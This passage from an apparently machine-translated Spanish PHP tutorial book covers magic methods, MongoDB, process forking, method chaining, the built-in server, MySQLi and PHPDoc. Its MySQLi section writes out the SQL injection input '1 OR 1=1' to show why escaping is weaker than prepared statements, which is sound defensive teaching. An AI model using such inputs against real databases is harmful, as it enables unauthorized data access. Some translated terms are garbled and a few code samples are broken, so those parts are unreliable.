class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__clon()

`__clone` se invoca mediante el uso de la palabra clave `clone` . Se utiliza para manipular el estado del objeto tras la clonación, después de que el objeto se haya clonado realmente.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Ejemplo:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Lea Metodos magicos en línea: https://riptutorial.com/es/php/topic/1127/metodos-magicos

Capítulo 68: mongo-php

Sintaxis

1. encontrar()

Examples

Todo entre MongoDB y Php

Requerimientos

- El servidor MongoDB se ejecuta en el puerto generalmente 27017. (escriba `mongod` en el símbolo del sistema para ejecutar el servidor mongodb)
- Php instalado como cgi o fpm con la extensión MongoDB instalada (la extensión MongoDB no se incluye con el php predeterminado)
- Biblioteca de compositores (mongodb / mongodb). (En la ejecución raíz del proyecto `php composer.phar require "mongodb/mongodb=^1.0.0"` para instalar la biblioteca MongoDB)

Si todo está bien, estás listo para seguir adelante.

> Compruebe la instalación de php

Si no está seguro, compruebe la instalación de Php ejecutando `php -v` en el símbolo del sistema y aparecerá algo como esto.

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

> Compruebe la instalación de MongoDB

Verifique la instalación de MongoDB ejecutando `mongo --version` devolverá la `MongoDB shell version: 3.2.6`

> Compruebe la instalación de Composer

Verifique la instalación de Composer ejecutando `php composer.phar --version` devolverá `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Conectando a MongoDB desde php

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be loaded
  require 'vendor/autoload.php';
```

```
 // when using custom username password
  try {
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }


 // when using default settings
  try {
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }
```

El código anterior se conectará utilizando la biblioteca de compositores MongoDB (`mongodb/mongodb` *) incluida como* `vendor/autoload.php` *para conectarse al servidor MongoDB que se ejecuta en el* `port : 27017` . Si todo está bien, se conectará y mostrará una matriz, si se produce una excepción al conectarse al servidor MongoDB, se imprimirá el mensaje.

CREAR (Insertar) en MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

En el ejemplo, estamos usando la instancia $ mongo utilizada anteriormente en la parte de `Connecting to MongoDB from php` *. MongoDB utiliza el formato de datos de tipo JSON, por lo que en php usaremos array para insertar datos en MongoDB, esta conversión de array a Json y viceversa se realizará mediante la biblioteca mongo. Cada documento en MongoDB tiene una ID única llamada _id, durante la inserción podemos obtener esto usando* `$result->getInsertedId()` *;*

LEER (Buscar) en MongoDB

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
```

```
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

Drop en MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

Hay muchos métodos que se pueden realizar en `$collection` consulte la documentación oficial de MongoDB

Lea mongo-php en línea: https://riptutorial.com/es/php/topic/6794/mongo-php

Capítulo 69: Multiprocesamiento

Examples

Multiprocesamiento utilizando funciones de horquilla incorporadas.

Puede usar funciones incorporadas para ejecutar procesos PHP como forks. Esta es la forma más sencilla de lograr un trabajo paralelo si no necesita sus hilos para hablar entre sí.

Esto le permite realizar tareas que requieren mucho tiempo (como cargar un archivo a otro servidor o enviar un correo electrónico) a otro hilo para que su script se cargue más rápido y pueda usar múltiples núcleos, pero tenga en cuenta que esto no es un multihilo real y que su hilo principal no saber lo que los niños están haciendo.

Tenga en cuenta que en Windows esto hará que aparezca otro indicador de comando para cada bifurcación que inicie.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Creando proceso hijo usando tenedor

PHP ha incorporado la función `pcntl_fork` para crear procesos secundarios. `pcntl_fork` es lo mismo que `fork` en unix. No toma ningún parámetro y devuelve un entero que puede usarse para diferenciar entre el proceso principal y el secundario. Considere el siguiente código para explicación

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
```

```
    } else {
         // Child process
    }
?>
```

Como puede ver, `-1` es un error en la bifurcación y no se creó el hijo. En la creación de child, tenemos dos procesos que se ejecutan con `PID` separado.

Otra consideración aquí es un `zombie process` o un `zombie process defunct process` cuando el proceso padre termina antes del proceso hijo. Para evitar un proceso de hijos zombis, simplemente agregue `pcntl_wait($status)` al final del proceso padre.

> **pnctl_wait** suspende la ejecución del proceso padre hasta que el proceso hijo haya salido.

También vale la pena señalar que el `zombie process` no se puede `SIGKILL` señal `SIGKILL` .

Comunicación entre procesos

La comunicación entre procesos permite a los programadores comunicarse entre diferentes procesos. Por ejemplo, consideremos que necesitamos escribir una aplicación PHP que pueda ejecutar comandos de bash e imprimir la salida. Utilizaremos `proc_open` , que ejecutará el comando y devolverá un recurso con el que podemos comunicarnos. El siguiente código muestra una implementación básica que ejecuta `pwd` en `bash` desde `php`

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` ejecuta el comando `bash` con `$descriptor` como especificaciones del descriptor. Después de eso usamos `is_resource` para validar el proceso. Una vez hecho esto, podemos comenzar a interactuar con el proceso hijo utilizando **$ pipe,** que se genera de acuerdo con las especificaciones del descriptor.

Después de eso, simplemente podemos usar `fwrite` para escribir en el stdin del proceso hijo. En este caso `pwd` seguido de retorno de carro. Finalmente, `stream_get_contents` se usa para leer la `stream_get_contents` del proceso hijo.

> Siempre recuerde cerrar el proceso hijo utilizando proc_close () que terminará el hijo y devolverá el código de estado de salida.

Lea Multiprocesamiento en línea: https://riptutorial.com/es/php/topic/5263/multiprocesamiento

Capítulo 70: Patrones de diseño

Introducción

Este tema proporciona ejemplos de patrones de diseño bien conocidos implementados en PHP.

Examples

Método de encadenamiento en PHP

El método de encadenamiento es una técnica que se explica en el libro de Martin Fowler *Lenguajes específicos del dominio* . Método de encadenamiento se resume como

> *Los métodos modificadores de Makes devuelven el objeto host, de modo que se pueden invocar varios modificadores en una sola expresión* .

Considere este código no encadenado / regular (portado a PHP desde el libro mencionado anteriormente)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

El método de encadenamiento le permitiría escribir las declaraciones anteriores de una manera más compacta:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

Todo lo que necesita hacer para que esto funcione es `return $this` en los métodos que desea encadenar:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }
```

```
    public function setSpeed($speed) {
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

Cuando usarlo

Los principales casos de uso para utilizar el método de encadenamiento son cuando se crean lenguajes internos específicos de dominio. El método de encadenamiento es *un bloque de construcción* en Expression Builders e Fluent Interfaces . Sin embargo, no es sinónimo de ellos . Método de encadenamiento simplemente habilita aquellos. Citando a Fowler:

> También he notado un error común: muchas personas parecen equiparar las interfaces fluidas con el Encadenamiento de métodos. Ciertamente, el encadenamiento es una técnica común para usar con interfaces fluidas, pero la verdadera fluidez es mucho más que eso.

Dicho esto, el uso de Method Chaining solo para evitar escribir el objeto host es considerado por muchos como un olor de código . Hace que las API no sean evidentes, especialmente cuando se mezclan con API sin encadenamiento.

Notas adicionales

Separación de consulta de comando

Command Separación de separación es un principio de diseño presentado por Bertrand Meyer . Establece que los métodos que mutan el estado (*comandos*) no deben devolver nada, mientras que los métodos que devuelven algo (*consultas*) no deben mutar el estado. Esto hace que sea más fácil razonar sobre el sistema. El método de encadenamiento viola este principio porque estamos mutando el estado *y* devolviendo algo.

Getters

Al utilizar clases que implementan el encadenamiento de métodos, preste especial atención al llamar a métodos getter (es decir, métodos que devuelven algo diferente a `$this`). Como los captadores deben devolver un valor diferente a `$this` , el encadenamiento de un método adicional a un captador hace que la llamada opere en el valor *obtenido* , no en el objeto original. Si bien hay algunos casos de uso para captadores encadenados, pueden hacer que el código sea menos legible.

Ley de Demeter e impacto en las pruebas.

El método de encadenamiento como se presentó anteriormente no viola la Ley de Demeter . Tampoco tiene impacto en las pruebas. Esto se debe a que estamos devolviendo la instancia de host y no algún colaborador. Es un error común que surge de personas que confunden el mero encadenamiento de métodos con *interfaces fluidas* y *constructores de expresiones* . Solo cuando el Encadenamiento de métodos devuelve *otros objetos que no son el objeto host* , violas la Ley de Demeter y terminas con festines de prueba en tus pruebas.

Lea Patrones de diseño en línea: https://riptutorial.com/es/php/topic/9992/patrones-de-diseno

Capítulo 71: PHP incorporado en el servidor

Introducción

Aprenda a usar el servidor incorporado para desarrollar y probar su aplicación sin la necesidad de otras herramientas como xamp, wamp, etc.

Parámetros

Columna	Columna
-S	Dile al php que queremos un servidor web.
<nombre_host>: <puerto>	El nombre del host y el por que se utilizará.
-t	Directorio publico
<nombre de archivo>	El script de enrutamiento

Observaciones

Un ejemplo de script de enrutador es:

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Ejecutando el servidor incorporado

```
php -S localhost:80
```

> PHP 7.1.7 Development Server se inició el viernes 14 de julio 15:11:05 2017
> Escuchar en http: // localhost: 80
> La raíz del documento es C: \ projetos \ repgeral
> Presione Ctrl-C para salir.

Esta es la forma más sencilla de iniciar un servidor PHP que responde a la solicitud realizada a localhost en el puerto 80.

El -S le dice que estamos iniciando un servidor web.

El *localhost: 80* indica el host que estamos respondiendo y el puerto. Puedes usar otras combinaciones como:

- mymachine: 80 - escuchará en la dirección mymachine y el puerto 80;
- 127.0.0.1:8080 - escuchará en la dirección 127.0.0.1 y el puerto 8080;

Servidor incorporado con directorio específico y script de enrutador

```
php -S localhost:80 -t project/public router.php
```

```
PHP 7.1.7 Development Server se inició el viernes 14 de julio 15:22:25 2017
Escuchar en http: // localhost: 80
El documento raíz es / home / project / public
Presione Ctrl-C para salir.
```

Lea PHP incorporado en el servidor en línea: https://riptutorial.com/es/php/topic/10782/php-incorporado-en-el-servidor

Capítulo 72: PHP MySQLi

Introducción

La interfaz `mysqli` es una mejora (significa "extensión de mejora de MySQL") de la interfaz `mysql` , que quedó en desuso en la versión 5.5 y se eliminó en la versión 7.0. La extensión mysqli, o como se conoce a veces, la extensión mejorada de MySQL, fue desarrollada para aprovechar las nuevas características que se encuentran en las versiones 4.1.3 y posteriores de los sistemas MySQL. La extensión mysqli se incluye con las versiones 5 y posteriores de PHP.

Observaciones

Caracteristicas

La interfaz mysqli tiene una serie de beneficios, las mejoras clave en la extensión mysql son:

- Interfaz orientada a objetos
- Soporte para declaraciones preparadas
- Soporte para declaraciones múltiples
- Soporte para transacciones
- Capacidades de depuración mejoradas
- Soporte de servidor incorporado

Cuenta con una interfaz dual : el más antiguo, el estilo de procedimiento y un nuevo estilo de programación orientada a objetos (OOP) . El `mysql` desuso tenía solo una interfaz de procedimiento, por lo que el estilo orientado a objetos es a menudo preferido. Sin embargo, el nuevo estilo también es favorable debido al poder de la POO.

Alternativas

Una alternativa a la interfaz `mysqli` para acceder a las bases de datos es la nueva interfaz de objetos de datos PHP (PDO) . Esto incluye solo programación estilo OOP y puede acceder a más que solo bases de datos tipo MySQL.

Examples

MySQLi Connect

Estilo orientado a objetos

Conectar al servidor

```
$conn = new mysqli("localhost","my_user","my_password");
```

Establezca la base de datos predeterminada: `$conn->select_db("my_db");`

Conectar a la base de datos

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

Estilo procesal

Conectar al servidor

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

Establezca la base de datos predeterminada: `mysqli_select_db($conn, "my_db");`

Conectar a la base de datos

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

Verificar la conexión de la base de datos

Estilo orientado a objetos

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

Estilo procesal

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

Consulta de MySQLi

La función de `query` toma una cadena SQL válida y la ejecuta directamente en la conexión de base de datos `$conn`

Estilo orientado a objetos

```
$result = $conn->query("SELECT * FROM `people`");
```

Estilo procesal

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

PRECAUCIÓN

Un problema común aquí es que las personas simplemente ejecutarán la consulta y esperarán que funcione (es decir, devolver un objeto mysqli_stmt). Dado que esta función solo toma una cadena, primero se crea la consulta usted mismo. Si hay algún error en el SQL, el compilador de MySQL fallará, momento **en el que esta función devolverá el valor `false` .**

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

El código anterior generará un error `E_FATAL` porque `$result` es `false` y no un objeto.

> Error fatal de PHP: llamar a una función miembro fetch_assoc () en un no objeto

El error de procedimiento es similar, pero no fatal, porque solo estamos violando las expectativas de la función.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

Obtendrá el siguiente mensaje de PHP

> mysqli_fetch_array () espera que el parámetro 1 sea mysqli_result, dado un valor booleano

Puedes evitar esto haciendo una prueba primero.

```
if($result) $row = mysqli_fetch_assoc($result);
```

Recorrer los resultados de MySQLi

PHP hace que sea fácil obtener datos de sus resultados y recorrerlos usando una instrucción `while` . Cuando no puede obtener la siguiente fila, devuelve `false` y su bucle termina. Estos ejemplos trabajan con

- mysqli_fetch_assoc - Matriz asociativa con nombres de columna como claves
- mysqli_fetch_object - `stdClass` object con nombres de columna como variables
- mysqli_fetch_array - Matriz asociativa y numérica (puede usar argumentos para obtener uno u otro)
- mysqli_fetch_row - matriz numérica

Estilo orientado a objetos

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

Estilo procesal

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

Para obtener información exacta de los resultados, podemos utilizar:

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

Conexión cercana

Cuando hayamos terminado de consultar la base de datos, se recomienda cerrar la conexión para liberar recursos.

Estilo orientado a objetos

```
$conn->close();
```

Estilo procesal

```
mysqli_close($conn);
```

Nota : La conexión con el servidor se cerrará tan pronto como finalice la ejecución del script, a menos que se cierre antes llamando explícitamente a la función de cerrar conexión.

Caso de uso: si nuestro script tiene una buena cantidad de procesamiento para realizar después de obtener el resultado y ha recuperado el conjunto de resultados completo, definitivamente debemos cerrar la conexión. Si no lo hiciéramos, existe la posibilidad de que el servidor MySQL alcance su límite de conexión cuando el servidor web tenga un uso intensivo.

Declaraciones preparadas en MySQLi

Lea la sección Prevención de la inyección de SQL con consultas parametrizadas para ver una explicación completa de por qué las declaraciones preparadas lo ayudan a proteger sus declaraciones de SQL de los ataques de inyección de SQL.

La variable `$conn` aquí es un objeto MySQLi. Vea el ejemplo de conexión de MySQLi para más detalles.

Para ambos ejemplos, asumimos que `$sql` es

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

El `?` Representa los valores que proporcionaremos más adelante. Tenga en cuenta que no necesitamos cotizaciones para los marcadores de posición, independientemente del tipo. También podemos proporcionar solo marcadores de posición en las partes de datos de la consulta, es decir, `SET` , `VALUES` y `WHERE` . No puede utilizar marcadores de posición en las partes `SELECT` o `FROM` .

Estilo orientado a objetos

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

Estilo procesal

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

El primer parámetro de `$stmt->bind_param` o el segundo parámetro de `mysqli_stmt_bind_param` está determinado por el tipo de datos del parámetro correspondiente en la consulta SQL:

Parámetro	Tipo de datos del parámetro enlazado
`i`	entero
`d`	doble
`s`	cuerda
`b`	gota

Su lista de parámetros debe estar en el orden provisto en su consulta. En este ejemplo, `si` significa que el primer parámetro *(`column_2 = ?`)* Es cadena y el segundo parámetro *(`column_3 > ?`)* Es entero.

Para recuperar datos, consulte Cómo obtener datos de una declaración preparada

Cuerdas de escape

Escapar de cadenas es un método más antiguo (**y menos seguro**) de asegurar los datos para insertarlos en una consulta. Funciona utilizando la función mysql_real_escape_string () de MySQL para procesar y sanear los datos (en otras palabras, PHP no está escapando). La API de MySQLi proporciona acceso directo a esta función

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

En este punto, tiene una cadena que MySQL considera segura para usar en una consulta directa

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

Entonces, ¿por qué esto no es tan seguro como las declaraciones preparadas ? Hay formas de engañar a MySQL para que produzca una cadena que considere segura. Considere el siguiente ejemplo

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1` no representa datos de los que MySQL se escapará, sin embargo, esto todavía representa la inyección de SQL. También hay otros ejemplos que representan lugares en los que devuelve datos no seguros. El problema es que la función de escape de MySQL está diseñada para **hacer que los datos cumplan con la sintaxis SQL** . NO está diseñado para garantizar que **MySQL no pueda confundir los datos del usuario con las instrucciones SQL** .

MySQLi Insertar ID

Recupere el último ID generado por una consulta `INSERT` en una tabla con una columna AUTO_INCREMENT .

Estilo orientado a objetos

```
$id = $conn->insert_id;
```

Estilo procesal

```
$id = mysqli_insert_id($conn);
```

> Devuelve cero si no hubo una consulta previa en la conexión o si la consulta no actualizó un valor de AUTO_INCREMENT.

Insertar ID al actualizar filas

Normalmente, una instrucción `UPDATE` no devuelve un ID de inserción, ya que un ID `AUTO_INCREMENT` solo se devuelve cuando se ha guardado (o insertado) una nueva fila. Una forma de hacer actualizaciones al nuevo id es usar la sintaxis `INSERT ... ON DUPLICATE KEY UPDATE` para actualizar.

Configuración de ejemplos a seguir:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;
```

```
INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

El caso de IODKU realizando una "actualización" y `LAST_INSERT_ID()` recuperando la `id` relevante:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

El caso en el que IODKU realiza una "inserción" y `LAST_INSERT_ID()` recupera la nueva `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

Contenido de la tabla resultante:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Depuración de SQL en MySQLi

Entonces su consulta ha fallado (vea MySQLi connect para ver cómo hicimos `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

¿Cómo averiguamos lo que pasó? `$result` es `false` así que no sirve de nada. Afortunadamente,

connect `$conn` puede decirnos lo que MySQL nos dijo sobre el error.

```
trigger_error($conn->error);
```

o procesal

```
trigger_error(mysqli_error($conn));
```

Debería obtener un error similar a

> La tabla 'my_db.non_existent_table' no existe

Cómo obtener datos de una declaración preparada

Declaraciones preparadas

Vea las declaraciones preparadas en MySQLi para saber cómo preparar y ejecutar una consulta.

Vinculación de resultados

Estilo orientado a objetos

```
$stmt->bind_result($forename);
```

Estilo procesal

```
mysqli_stmt_bind_result($stmt, $forename);
```

El problema con el uso de `bind_result` es que requiere que la declaración especifique las columnas que se usarán. Esto significa que para que la consulta anterior funcione, la consulta debe tener este aspecto `SELECT forename FROM users` . Para incluir más columnas, simplemente agréguelos como parámetros a la función `bind_result` (y asegúrese de agregarlos a la consulta SQL).

En ambos casos, estamos asignando la columna `forename` a la variable `$forename` . Estas funciones toman tantos argumentos como columnas que desea asignar. La asignación solo se realiza una vez, ya que la función se enlaza por referencia.

Entonces podemos hacer un bucle de la siguiente manera:

Estilo orientado a objetos

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Estilo procesal

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

El inconveniente de esto es que tiene que asignar muchas variables a la vez. Esto hace que el seguimiento de grandes consultas sea difícil. Si tiene instalado MySQL Native Driver (`mysqlnd`) , todo lo que necesita hacer es usar get_result .

Estilo orientado a objetos

```
$result = $stmt->get_result();
```

Estilo procesal

```
$result = mysqli_stmt_get_result($stmt);
```

Es **mucho** más fácil trabajar con esto porque ahora obtenemos un objeto mysqli_result . Este es el mismo objeto que devuelve mysqli_query . Esto significa que puede usar un ciclo de resultados regular para obtener sus datos.

¿Qué pasa si no puedo instalar `mysqlnd` ?

Si ese es el caso, @Sophivorus lo tiene cubierto con esta asombrosa respuesta .

Esta función puede realizar la tarea de `get_result` sin que esté instalada en el servidor. Simplemente recorre los resultados y crea una matriz asociativa

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

Luego podemos usar la función para obtener resultados como este, como si estuviéramos usando `mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

Tendrá la misma salida que si estuviera usando el controlador `mysqlnd` , excepto que no tiene que estar instalado. Esto es muy útil si no puede instalar dicho controlador en su sistema. Solo implementa esta solución.

Lea PHP MySQLi en línea: https://riptutorial.com/es/php/topic/2784/php-mysqli

Capítulo 73: php mysqli filas afectadas devuelve 0 cuando debería devolver un entero positivo

Introducción

Este script está diseñado para manejar dispositivos de informes (IoT), cuando un dispositivo no está autorizado previamente (en la tabla de dispositivos de la base de datos), agrego el nuevo dispositivo a una tabla de nuevos dispositivos. Ejecuto una consulta de actualización, y si resulto en las flechas devuelve <1, inserto.

Cuando tengo un nuevo informe de dispositivo, la primera vez que $ stmt-> favorite_rows se ejecuta devuelve 0, la comunicación posterior devuelve 1, luego 1, 0, 2, 2, 2, 0, 3, 3, 3, 3, 3, 3 , 0, 4, 0, 0, 6, 6, 6, etc.

Es como si la instrucción de actualización fallara. ¿Por qué?

Examples

PHP $ stmt- >fecteado_rows devolviendo intermitentemente 0 cuando debería devolver un entero positivo

```
<?php
    // if device exists, update timestamp
    $stmt = $mysqli->prepare("UPDATE new_devices SET nd_timestamp=? WHERE nd_deviceid=?");
    $stmt->bind_param('ss', $now, $device);
    $stmt->execute();
    //echo "Affected Rows: ".$stmt->affected_rows; // This line is where I am checking the
status of the update query.

    if ($stmt->affected_rows < 1){ // Because affected_rows sometimes returns 0, the insert
code runs instead of being skipped. Now I have many duplicate entries.

        $ins = $mysqli->prepare("INSERT INTO new_devices (nd_id,nd_deviceid,nd_timestamp)
VALUES (nd_id,?,?)");
        $ins -> bind_param("ss",$device,$now);
        $ins -> execute();
        $ins -> store_result();
        $ins -> free_result();
    }
?>
```

Lea php mysqli filas afectadas devuelve 0 cuando debería devolver un entero positivo en línea: https://riptutorial.com/es/php/topic/10705/php-mysqli-filas-afectadas-devuelve-0-cuando-deberia-devolver-un-entero-positivo

Capítulo 74: PHPDoc

Sintaxis

- @api
- @autor [nombre] [<dirección de correo electrónico>]
- @ copyright <descripción>
- @deprecated [<"Versión semántica">] [: <"Versión semántica">] [<descripción>]
- @ejemplo [URI] [<descripción>]
- {@example [URI] [: <start> .. <end>]}
- @inheritDoc
- @interno
- {@internal [descripción]}}
- @license [<identificador SPDX> | URI] [nombre]
- @ método [retorno "Tipo"] [nombre] (["Tipo"] [parámetro], [...]) [descripción]
- @paquete [nivel 1] \ [nivel 2] \ [etc.]
- @param ["Tipo"] [nombre] [<descripción>]
- @ propiedad ["Tipo"] [nombre] [<descripción>]
- @return <"Type"> [descripción]
- @see [URI | "FQSEN"] [<descripción>]
- @since [<"Versión semántica">] [<descripción>]
- @throws ["Tipo"] [<descripción>]
- @todo [descripción]
- @uses [archivo | "FQSEN"] [<descripción>]
- @var ["Type"] [element_name] [<description>]
- @version ["Versión semántica"] [<descripción>]
- @filesource - Incluye el archivo actual en los resultados del análisis phpDocumentor
- @link [URI] [<description>] - La etiqueta de enlace ayuda a definir la relación o enlace entre elementos estructurales .

Observaciones

> "PHPDoc" es una sección de la documentación que proporciona información sobre aspectos de un "Elemento estructural" - PSR-5

Las anotaciones de PHPDoc son comentarios que proporcionan metadatos sobre todos los tipos de estructuras en PHP. Muchos IDE populares están configurados de forma predeterminada para utilizar las anotaciones de PHPDoc para proporcionar información sobre el código e identificar posibles problemas antes de que surjan.

Si bien las anotaciones de PHPDoc no forman parte del núcleo de PHP, actualmente tienen el estado de borrador con PHP-FIG como PSR-5 .

Todas las anotaciones de PHPDoc están contenidas en *DocBlocks* que se demuestran mediante una multilínea con dos asteriscos:

```
/**
 *
 */
```

El borrador completo de los estándares PHP-FIG está disponible en GitHub .

Examples

Añadiendo metadatos a las funciones.

Las anotaciones de nivel de función ayudan a los IDE a identificar valores de retorno o códigos potencialmente peligrosos

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Añadiendo metadatos a archivos

Los metadatos de nivel de archivo se aplican a todo el código dentro del archivo y se deben colocar en la parte superior del archivo:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
```

```
 */
```

Heredar metadatos de estructuras padre

Si una clase extiende otra clase y usaría los mismos metadatos, proporcionarla `@inheritDoc` es una forma sencilla de usar la misma documentación. Si se heredan varias clases de una base, solo será necesario cambiar la base para que los niños se vean afectados.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
